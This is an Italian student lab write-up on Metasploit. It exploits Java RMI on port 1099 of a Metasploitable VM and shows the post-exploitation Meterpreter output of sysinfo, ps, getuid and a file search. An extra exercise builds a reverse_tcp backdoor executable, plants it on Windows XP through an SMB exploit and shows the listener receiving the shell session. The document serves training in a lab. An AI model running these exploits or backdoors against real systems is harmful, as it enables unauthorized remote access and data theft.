5. Progetto settimanale

- Java RMI (port 1099) -


Il servizio Java RMI (Remote Method Invocation) sulla porta 1099 è un meccanismo di comunicazione distribuito che consente a processi Java separati di comunicare tra loro in una rete. Il servizio Java RMI permette di invocare i metodi di un oggetto Java su un'altra macchina virtuale Java (VM) in modo trasparente, come se l'oggetto si trovasse localmente sulla stessa VM.

La porta 1099 è la porta predefinita utilizzata dal servizio Java RMI per la registrazione e la ricerca di oggetti remoti all'interno di un Registro di oggetti RMI. Il Registro di oggetti RMI funge da registro centralizzato per gli oggetti RMI, che consentono ai client di trovare e accedere a questi oggetti remoti su una rete.


In sintesi, il servizio Java RMI sulla porta 1099 permette di comunicare e interagire con oggetti Java su diverse macchine all'interno di una rete.

- Andiamo a vedere nello specifico come poter sfruttare questo tipo di vulnerabilità


Attraverso **nmap** controllo il servizio sulla porta 1099




Con **msfconsole** cerco gli exploit, in questo caso andiamo ad utilizzare il numero 1.




Controllo le opzioni che sono presenti nell'exploit e vedo che ha come **payload** un riverse tcp con già configurate le informazioni del nostro host.
Vado successivamente ad inserire l'ip della macchina target (Metasploitable) con **set rhosts.**



Faccio partire l'exploit e con meterpreter mi vado a raccogliere informazioni sulla **configurazione di rete.**



Successivamente controllo la **tabella di routing** della macchina vittima.



Ci sono altre informazioni che possiamo andare a recuperare dalla macchina target.
In basso possiamo trovare altri esempi.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Sysinfo ci restituisce informazioni sulla macchina vittima come nome, sistema operativo, architettura etc.

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13700    dir   2023-03-10 09:23:59 +0100  dev
040666/rw-rw-rw-  4096     dir   2023-03-10 09:24:07 +0100  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  14473    fil   2023-03-10 09:24:30 +0100  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2023-03-10 09:23:28 +0100  proc
040666/rw-rw-rw-  4096     dir   2023-03-10 09:24:30 +0100  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2023-03-10 09:23:30 +0100  sys
040666/rw-rw-rw-  4096     dir   2023-03-10 09:46:03 +0100  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter >
```

Ls che ci restituisce file e directory di dove ci troviamo in questo momento, che come possiamo vedere dallo screen è riportato da listing: /

```
meterpreter > ps

Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
 45    [kacpi_notify]                        root      [kacpi_notify]
 107   [kseriod]                             root      [kseriod]
 145   [pdflush]                             root      [pdflush]
 146   [pdflush]                             root      [pdflush]
 147   [kswapd0]                             root      [kswapd0]
 189   [aio/0]                               root      [aio/0]
 1142  [ksnapd]                              root      [ksnapd]
 1389  [ksuspend_usbd]                       root      [ksuspend_usbd]
 1396  [khubd]                               root      [khubd]
 1420  [ata/0]                               root      [ata/0]
 1423  [ata_aux]                             root      [ata_aux]
 2144  [scsi_eh_0]                           root      [scsi_eh_0]
 2145  [scsi_eh_1]                           root      [scsi_eh_1]
 2146  [scsi_eh_2]                           root      [scsi_eh_2]
 2147  [scsi_eh_3]                           root      [scsi_eh_3]
 2148  [scsi_eh_4]                           root      [scsi_eh_4]
 2149  [scsi_eh_5]                           root      [scsi_eh_5]
 2386  [kjournald]                           root      [kjournald]
 2540  /sbin/udevd                           root      /sbin/udevd --daemon
```

Ps che ci elenca i processi della macchina con relative informazioni dettagliate.

```
meterpreter > getuid
Server username: root
meterpreter >
```

Getuid ci restituisce l'utente server attuale.


```
meterpreter > search -f *.doc
Found 6 results...
==================

Path                                                                                                  Size (bytes)  Modified (UTC)
----                                                                                                  ------------  --------------
/usr/lib/python2.5/pdb.doc                                                                            7483          2010-01-21 00:04:18 +0100
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-install-guide.doc            362496        2011-04-12 02:38:06 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-release-notes.doc            395264        2011-04-12 02:38:08 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-install-guide.doc               270848        2011-04-12 02:38:10 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-release-notes.doc               317440        2011-04-12 02:38:12 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp2010-newtool.doc          345088        2011-04-12 02:38:14 +0200

meterpreter >
```

Search -f ci permette di andare a cercare documenti o file all'interno della vittima (In questo caso abbiamo utilizzato file .doc)


Esercizio extra


Creazione backdoor manualmente da Kali per Windows XP

Utilizzo il **payload windows/meterpreter/reverse_tcp** per creare un exe sulla macchina Kali che siamo andati a chiamare **file.exe** ed utilizzeremo come backdoor.




Attraverso **l'exploit smb** di Windows XP, che abbiamo utilizzato nelle lezioni precedenti, inseriamo i dati necessari delle due macchine e mi collego alla macchina target.






Attraverso il comando ls posso sapere dove mi trovo sulla macchina target.



Con meterpreter **carico il file** sulla macchina Windows XP

Una volta caricato, **cerco il file** di esecuzione attraverso la path su XP



Torno su Kali e utilizzo l'**exploit multi/handler** per la ricezione.
Una volta avviato l'exploit clicco il file dalla macchina Windows che mi apre la sessione di meterpreter su Kali.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.113   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] Sending stage (175686 bytes) to 192.168.11.115
[*] Meterpreter session 2 opened (192.168.11.111:4444 -> 192.168.11.115:1037) at 2023-03-10 15:35:40 +0100

meterpreter >
```

In questo modo attraverso l'input dell'utente Windows ho accesso diretto alla macchina.